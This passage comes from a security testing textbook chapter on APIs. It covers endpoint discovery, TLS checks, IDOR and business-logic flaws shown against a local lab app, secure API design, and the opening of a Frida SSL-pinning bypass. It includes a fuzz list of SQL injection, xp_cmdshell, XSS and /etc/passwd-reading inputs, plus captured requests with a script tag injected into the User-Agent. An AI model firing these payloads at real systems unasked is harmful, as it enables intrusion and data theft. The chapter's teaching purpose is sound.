eglMakeCurrent: 0xa85ab1c0: ver 3 1 (tinfo 0xa7b7e1f0)
Calling with url http://ntisl091:8081/habit-helper-1.0/loginAtRest/Lizzie/cookies
Progress 28 from 28 (100%)
response={"AuthToken":"Lm073P999990"}
New authToken:Lm073P999990
Calling with url:http://ntisl091:8081/habit-helper-1.0/validateToken/Lm073P999990
Progress 17 from 17 (100%)
response={"User":"Lizzie"}
```

Figure 17.5: *Log file revealing endpoints*

An alternative approach is to use a network proxy while using the application, which allows us to observe which APIs the application calls. This involves using the application as a regular user and examining any API calls recorded in the history or target tabs of Burp Suite.

API definition files

Another approach to finding API endpoints is to search for API definition files, such as **Web Services Description Language** (**WSDL**), **Web Application Description Language** (**WADL**), or SWAGGER files. These files provide a structured way to describe the functionality offered by a web service, making it easier for developers to consume and integrate these services into their applications. Now, let us briefly examine each file type and where they are generally located.

WSDL is an XML-based language used to describe the functionalities provided by a web service. It is a standardized way to describe a web service's available operations, messages, and network endpoints. The URL to the WSDL file is often structured as follows: **http://example.com/path/to/service?wsdl**.

WADL is an XML-based language that describes the functionalities and resources provided by a web application, particularly those exposed through a RESTful API. Like WSDL for web services, WADL aims to provide a machine-readable description of the available resources and their interactions within a web application. WADL files are typically hosted on the web server providing the RESTful API. The URL to the WADL file is often structured similarly to the following: **http://example.com/path/to/api/application.wadl**.

A Swagger file, OpenAPI Specification, is a machine-readable document defining RESTful APIs. It provides a standardized way to describe the structure of an API, including details about available endpoints, operations, request/response formats, authentication methods, and more. Swagger/OpenAPI Specification is widely used for API documentation, testing, and client code generation. Swagger files are typically hosted on the web server, providing the API documentation. The URL to the Swagger file often follows a pattern like the following: **http://example.com/path/to/api/swagger.json** or **http://example.com/path/to/api/swagger.yaml**.


If the swagger file is not at the default location and the website is publicly available online, try Google hacking to locate the files. A search for a WADL file on example.com would be **site:example.com filetype:wadl**. Details on Google hacking were covered in *Chapter 2, Reconnaissance and Mapping*.

If we do not have a WSDL, WADL, or SWAGGER, we can use content enumeration detailed in *Chapter 2* to check for common API names.

Basic API testing procedure

Many aspects of API testing have been covered in the previous chapters and will be referred to as necessary.

First, check the **Transport Layer Security** (**TLS**) certificate and ciphers. Weak ciphers, not using TLS or an old version, could make the API vulnerable to man-in-the-middle attacks. We can use `Nmap` for this testing. This can be done using the command **nmap -p 443 -script +ssl-enum-ciphers domain**. The output from this command is shown in the following figure:



```
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 4096) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 4096) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - unknown
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - unknown
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA - unknown
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 4096) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 4096) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 4096) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - C
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 4096) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Key exchange (secp256r1) of lower strength than certificate key
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 4096) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 4096) - A
```

Figure 17.6*: Nmap enum-ciphers*

We have shown each type of TLS supported and each cipher with a grade.

Next, check that requests that require authentication enforce it and that the authentication mechanism is not brute forceable. Please see *Chapter 9*, *Authentication Protocols*, for details on authentication testing. Generally speaking, each endpoint requiring authentication should be tested as an unauthenticated user to see if it still works. The authentication code should have implemented a defense against brute forcing passwords, such as throttling or multi-factor authentication.


Verify that authorization is enforced. Follow the authorization testing guidelines in *Chapter 11*, *Authorization Practices*. Be ever vigilant for IDORs, which are common in API endpoints.

Also, check for any business logic vulnerabilities and sequential process flow outlined in *Chapter 8*, *Executing Business Logic Vulnerabilities*.

If any CORs requests exist, follow the testing procedure in *Chapter 6*, *CORs Exploitation*.

Backend injections should be tested, as seen in *Chapter 4*, *Observability with SQL Injections*. However, some attacks, like **Cross-Site Scripting** (**XSS**), require testing with the API consumer and cannot be confirmed in API testing alone.

For user-controlled input, we should perform at least a quick fuzz test. This can be done using Burp Suite Intruder, which can be used to perform fuzzing with a quick fuzz list. *Chapter 4*, *Observability with SQL Injection* has a subsection called *Burp Suite Fuzzing*, demonstrating Burp Suite Intruder. An example of short fuzz list is given in the following figure:



```
CAN
!@#$%^&*();<>
!@#$%^&*();
Text Text
123456789
SELECT 1 FROM dual WHERE 1=(SELECT 1 from log_table);
"))%20waitfor%20delay%20'0:0:20'%20/*
a' or 1=1--
1' or 1=1; ' UNION SELECT
'; exec master..xp_cmdshell 'nslookup www.google.com' --
<? echo('<scr)'; echo('ipt>alert("XSS")</script>'); ?>
<?='<SCRIPT>alert("XSS")</SCRIPT>'?>
";alert('XSS');//
<script>alert('XSS');</script>
cat+/etc/passwd
cat /tmp/upload
/etc/passwd
MESSAGE SIZE LIMIT OVER FLOW MESSAGE SIZE LIMIT OVER FLOW MESSAGE SIZE LIMIT OVER FLOW MESSAGE SIZE LIMIT OVER FLOW
MESSAGE SIZE LIMIT OVER FLOW MESSAGE SIZE LIMIT OVER FLOW MESSAGE SIZE LIMIT OVER FLOW MESSAGE SIZE LIMIT OVER FLOW
MESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER FLOWMESSAGE SIZE LIMIT OVER
FLOWMESSAGE SIZE LIMIT OVER FLOW
```

Figure 17.7: *Quick Input Fuzzing List*

Some additional API tests must be run using Burp Repeater. Burp Repeater was demonstrated in *Chapter 5*, *Misconfiguration with Default Values* in the subsection *SQL Injection via User-Agent*.

These additional tests are listed as follows:


1. Try to switch HTTP Verbs. For example, change PUT to POST or vice versa. A request's authentication and authorization requirements may vary with the HTTP verb. If you identify a different verb that works, then authentication and authorization testing should be repeated with the new HTTP Verb.
2. Try made-up HTTP Verbs. Try SANTA or ILOVECATS. This

may get a verbose error message when everything else works perfectly.

3. Try switching Content-Types. The resource may be interpreted as HTML if the header needs to be set correctly. This can lead to XSS vulnerabilities, assuming another vulnerability allows untrusted input in the HTTP response.
4. Try changing HTTP protocols. Changing the protocol can cause different parsing on the request, which may mean different code gets run. Other protocols may mean various vulnerabilities.
5. Try changing the Host header. Burp Suite will still send the request to the same IP; it does not use the Host in the request for the target. This shows if any part of the request depends on that host. Try 127.0.0.1 and other hosts like google.com to see if anything changes in the response.

API testing examples

One API Endpoint discovered through source code analysis as well as network proxy was the PUT request to **http://127.0.0.1:8081/rest/provider/Lizzie**, which takes JSON data in the format of **{“userName”:”Lizzie”,”score”:3}**. This request updates the score of the user Lizzie to be 3. The application increments Lizzie’s current score by one every time the resist button is pushed and sends this request. Usage as a regular user is shown in the following figure:




```
PUT /rest/provider/Lizzie HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8081/habit-helper-1.0/myAccount?score
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

{"userName":"Lizzie","score":3}
```

```
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"94-1707342779724"
Last-Modified: Wed, 07 Feb 2024 21:52:59 GMT
Content-Length: 94
Date: Wed, 06 Mar 2024 07:46:08 GMT
Connection: close

[
  {
    "userName":"Lizzie",
    "score":3
  },
  {
    "userName":"John",
    "score":8
  },
  {
    "userName":"Duck",
    "score":10
  }
]
```

***Figure 17.8**: Call to the API Endpoint*

The request has an **Insecure Direct Object Reference** (**IDOR**) in the username field. This is shown in *Figure 17.9*, where the user Hacker updates their score from Lizzie's request:




```
PUT /rest/provider/Lizzie HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8081/habit-helper-1.0/myAccount?score
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

{"userName":"Hacker","score":1001}
```

```
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"129-1709711479235"
Last-Modified: Wed, 06 Mar 2024 07:51:19 GMT
Content-Length: 129
Date: Wed, 06 Mar 2024 07:51:23 GMT
Connection: close

[
  {
    "userName":"Lizzie",
    "score":3
  },
  {
    "userName":"John",
    "score":8
  },
  {
    "userName":"Duck",
    "score":10
  },
  {
    "userName":"Hacker",
    "score":1001
  }
]
```

***Figure 17.9**: IDOR in API Endpoint*

This also has other issues. The hacker is not a registered user. So, this request logically should not have updated a user who does not exist.

Also, clicking the resist button should update a score by 1. This API will update the score to any number sent, as seen in the above request. The following figure shows an even more significant logic vulnerability in this field:



```
PUT /rest/provider/Lizzie HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8081/habit-helper-1.0/myAccount?score
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

{"userName":"John","score":-18}
```


```
HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"131-1709711672249"
Last-Modified: Wed, 06 Mar 2024 07:54:32 GMT
Content-Length: 131
Date: Wed, 06 Mar 2024 07:54:55 GMT
Connection: close

[
  {
    "userName":"Lizzie",
    "score":3
  },
  {
    "userName":"John",
    "score":-18
  },
  {
    "userName":"Duck",
    "score":10
```

***Figure 17.10**: Negative score*

Here, John's score is updated to a negative number. A negative should be impossible in this scenario.

This API is hugely broken, having authentication, authorization, and business logic vulnerabilities.

This API could be fixed in several ways. First, we should not send in the score to be updated at all. When a request is sent for a user, that user's score should be incremented by 1. The tokens generated via the **`loginAtRest`** API call shown in the following figure could be sent instead of a username:




```
GET /habit-helper-1.0/loginAtRest/Lizzie/cookies HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=B0DD4CD1DDD3035D1B872EA6D1DC105F; permissions
=dXNlcg==; user=sK111X999995; CSRFTOKEN=
a87ff679a2f3e71d9181a67b7542122c; score=3
Connection: close
```

```
HTTP/1.1 200
Content-Type: application/json
Content-Length: 28
Date: Wed, 06 Mar 2024 08:14:58 GMT
Connection: close

{
  "AuthToken":"bY012X999996"
}
```

Figure 17.11: Login at Rest API Call

Then, the API can validate the token to get the username, as shown in the following figure:



```
GET /habit-helper-1.0/validateToken/Lm293G999985 HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=B0DD4CD1DDD3035D1B872EA6D1DC105F; permissions
=dXNlcg==; user=sK111X999995; CSRFTOKEN=
a87ff679a2f3e71d9181a67b7542122c; score=3
Connection: close
```

```
HTTP/1.1 200
Content-Type: application/json
Content-Length: 17
Date: Wed, 06 Mar 2024 08:17:38 GMT
Connection: close

{
  "User":"Lizzie"
}
```

Figure 17.12: Validate Token API

This would enforce a valid registered user being used. As those tokens were shown to be bruteforceable in *Chapter 9*, *Authentication Protocols*, we have not fixed the authentication or authorization issues. To fix the authentication and authorization issues, upgrading this token to a properly implemented JWT would fix these issues.

Securing APIs

There are many guidelines for writing secure APIs. Generally, API definition files should only be publicly available if they need to be public.

For all web services, it is vital to ensure Transport Confidentiality. To achieve this, SSL/TLS must be used. Additionally, TLS should be used to authenticate the service provider to the service consumer. When verifying the server certificate, the service consumer should ensure that a trusted provider issues it, that it is not expired or revoked, and that it matches the service's domain name. Furthermore, the service consumer should either sign a document with the associated public key or successfully decrypt something encrypted.

Rest APIs

This section on securing REST APIs includes several secure coding techniques that can be used to safeguard APIs. Input validation is critical for ensuring input parameters are trusted and verified. This validation can be accomplished using solid types such as numbers, booleans, dates, times, or fixed data ranges in API parameters. Restricting string inputs with regex and rejecting any unexpected or illegal content is essential. Validation frameworks or sanitization libraries from your specific programming language are also recommended.

Also, validating content types is an essential technique in API development. It involves documenting all the supported content types in your API and rejecting requests with unexpected or missing content headers. This can be done using the HTTP response status codes 406 Unacceptable or 415 Unsupported Media Type. It is also crucial to ensure proper hardening of XML parsers for XML content types. Defining content types is also highly recommended as it helps to avoid accidentally exposing unintended content types. This, in turn, helps explicitly to prevent XXE-attack vectors.

To defend against header injection, it is essential to restrict HTTP methods by applying an allowlist of permitted HTTP methods such as `GET`, `POST`, and `PUT`. All requests not matching the allowlist should be rejected with HTTP response code 405 – `Method not allowed`. It is also essential to ensure the caller is authorized to use the incoming HTTP method on the resource collection, action, and record.

Implementing access control is an important technique to minimize latency and reduce coupling between services. The REST endpoints should take access control decisions locally. The user authentication should be centralized in an **Identity Provider** (**IDP**) that issues access tokens. These can be JWT or API Keys. For detailed information on JWTs, please refer to *Chapter 9*, *Authentication Protocols*. API keys are unique codes or tokens issued by web services or applications to authenticate and authorize the origin of API requests. These keys control access, enabling developers or applications to communicate with an API while ensuring security and monitoring usage. While API keys can reduce the impact of denial-of-service attacks, they are relatively easy to compromise when issued to third-party clients. It is vital to have a procedure for revocation of the API key in place to use if the client violates the usage agreement or if there is any compromise.

Exposing management endpoints via the Internet is not recommended. If necessary, it is essential to ensure that users use a strong authentication mechanism, such as multi-factor authentication. Exposing management endpoints via different HTTP ports or hosts is also recommended, preferably on a separate network interface card and restricted subnet. Access to these endpoints should be further restricted by firewall rules or the use of access control lists.

Error handling is also an important technique that should be used to respond with generic error messages and avoid revealing details of the failure unnecessarily. Technical information such as call stacks or other internal hints should not be passed to the client. It is also essential to write audit logs before and after security-related events. Token validation errors should be logged to detect attacks. Care should be taken when logging injection attacks by sanitizing log data beforehand.

Security headers and **Cross Origin Resource Sharing** (**CORS**) are also essential techniques that should be used to secure REST APIs. The server should always send the Content-Type header with the correct Content-Type; preferably, the Content-Type header should include a charset. Xframe options should be set to deny to protect against clickjacking. CORS allows us to disable the Same Origin Policy's security protection to make JavaScript calls to the REST service. It should be disabled if cross-domain calls are not supported. It is also important to be as specific as possible and as general as necessary when setting the origins of cross-domain calls.

Finally, sensitive information in HTTP requests should be carefully handled. In `POST/PUT` requests, sensitive data should be stored in the request body or headers. In GET requests, sensitive data should be shared in an HTTP header. It is essential to avoid passing API keys in URLs.

SOAP APIs

Securing SOAP APIs is a critical task that must be done carefully. Several steps should be taken to ensure the security of SOAP APIs, including:

1. The public availability of WSDL must be avoided.
2. User authentication must be done, and client certificate authentication using TLS is recommended.
3. The same encoding style must be enforced between the client and the server.
4. Authorization must be checked on every request, and access to administration and management functions within the web service application must be limited to Web service administrators.

Moreover, it is essential to validate SOAP payloads against their respective **XML schema definition** (**XSD**). All parameters that pass in and out of the web service must have a defined maximum length and character set. Strong validation patterns should be set for all fixed-format parameters. When validating XML input, it's essential to check for malformed XML entities, XML Bomb attacks, and external entity attacks. Output encoding is crucial for defending against XSS. To ensure virus protection, install virus scanning technology that updates the latest virus definitions and rules.

Also, message size should be limited to an appropriate size limit to avoid **denial of service** (**DOS**) attacks. Web services could be a target for DOS attacks by automatically sending thousands of large-size SOAP messages. Therefore, the SOAP message size should be limited to prevent a successful DOS attack. Taking all these precautions could help secure SOAP APIs and prevent them from becoming vulnerable to attacks.

The SOAP API's messages need to support **Confidentiality, Integrity, and Availability** (**CIA**) to ensure the security of sensitive data. To maintain confidentiality, it is recommended to encrypt messages using strong cipher encryption and adequate key length to prevent brute-force attacks. Sensitive data must also be encrypted during transport and while at rest.

To ensure message integrity, TLS should be used for data in transit. If using public key cryptography for data at rest, encryption does not guarantee integrity or the sender's identity. XML digital signatures can supply message integrity using the sender's private key, and the recipient can validate the signature using the sender's digital certificate (public key).

Message throughput should be optimized for maximum throughput and protection against DoS attacks to maintain message availability. Protection against XML DoS attacks should also be implemented, including validation against recursive and oversized payloads, XML entity expansion, and overlong element names.

Bypassing Certificate Pinning

Certificate Pinning, also called **SSL Pinning**, is a security measure implemented in secure communication using the SSL/TLS protocol. It involves linking a specific digital certificate or public key with a web server or service to enhance the connection's authentication and security. The typical SSL/TLS procedure involves the client verifying the server's identity by *confirming* the server's digital certificate against a list of trusted certificates from **Certificate Authorities** (**CAs**). Although this method is effective, Certificate Pinning takes it further by explicitly specifying which certificates or public keys the client should consider valid for a particular server.


There are several methods for disabling SSL pinning, including:

- Repackage the app and patch the SSL pinning function.
- Another approach consists of using Magisk and the modules part of EdXposed, as detailed in the provided URL: **https://github.com/ElderDrivers/EdXposed**.
- You can use Frida to disable SSL pinning. In the following subsection, we will go through the steps to use Frida.

Using Frida for bypassing SSL pinning

Let us go through how to use Frida to bypass SSL pinning. Follow the given steps:

1. Verify that the Burp Suite proxy is in place and working for HTTP traffic following the instructions from earlier in this chapter.
2. Make sure Frida is installed and working, as seen in *Chapter 16, Dynamic Analysis of Java Android Applications*.
3. Find the most popular SSL bypass Frida script. You can look this up on **Frida CodeShare**, as shown in the following figure:



Projects by popularity

Universal Android SSL Pinning Bypass with Frida

86 | 315K

Uploaded by: @pcipolloni

Android SSL Re-Pinning, more information can be found here https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/

frida-multiple-unpinning

42 | 118K

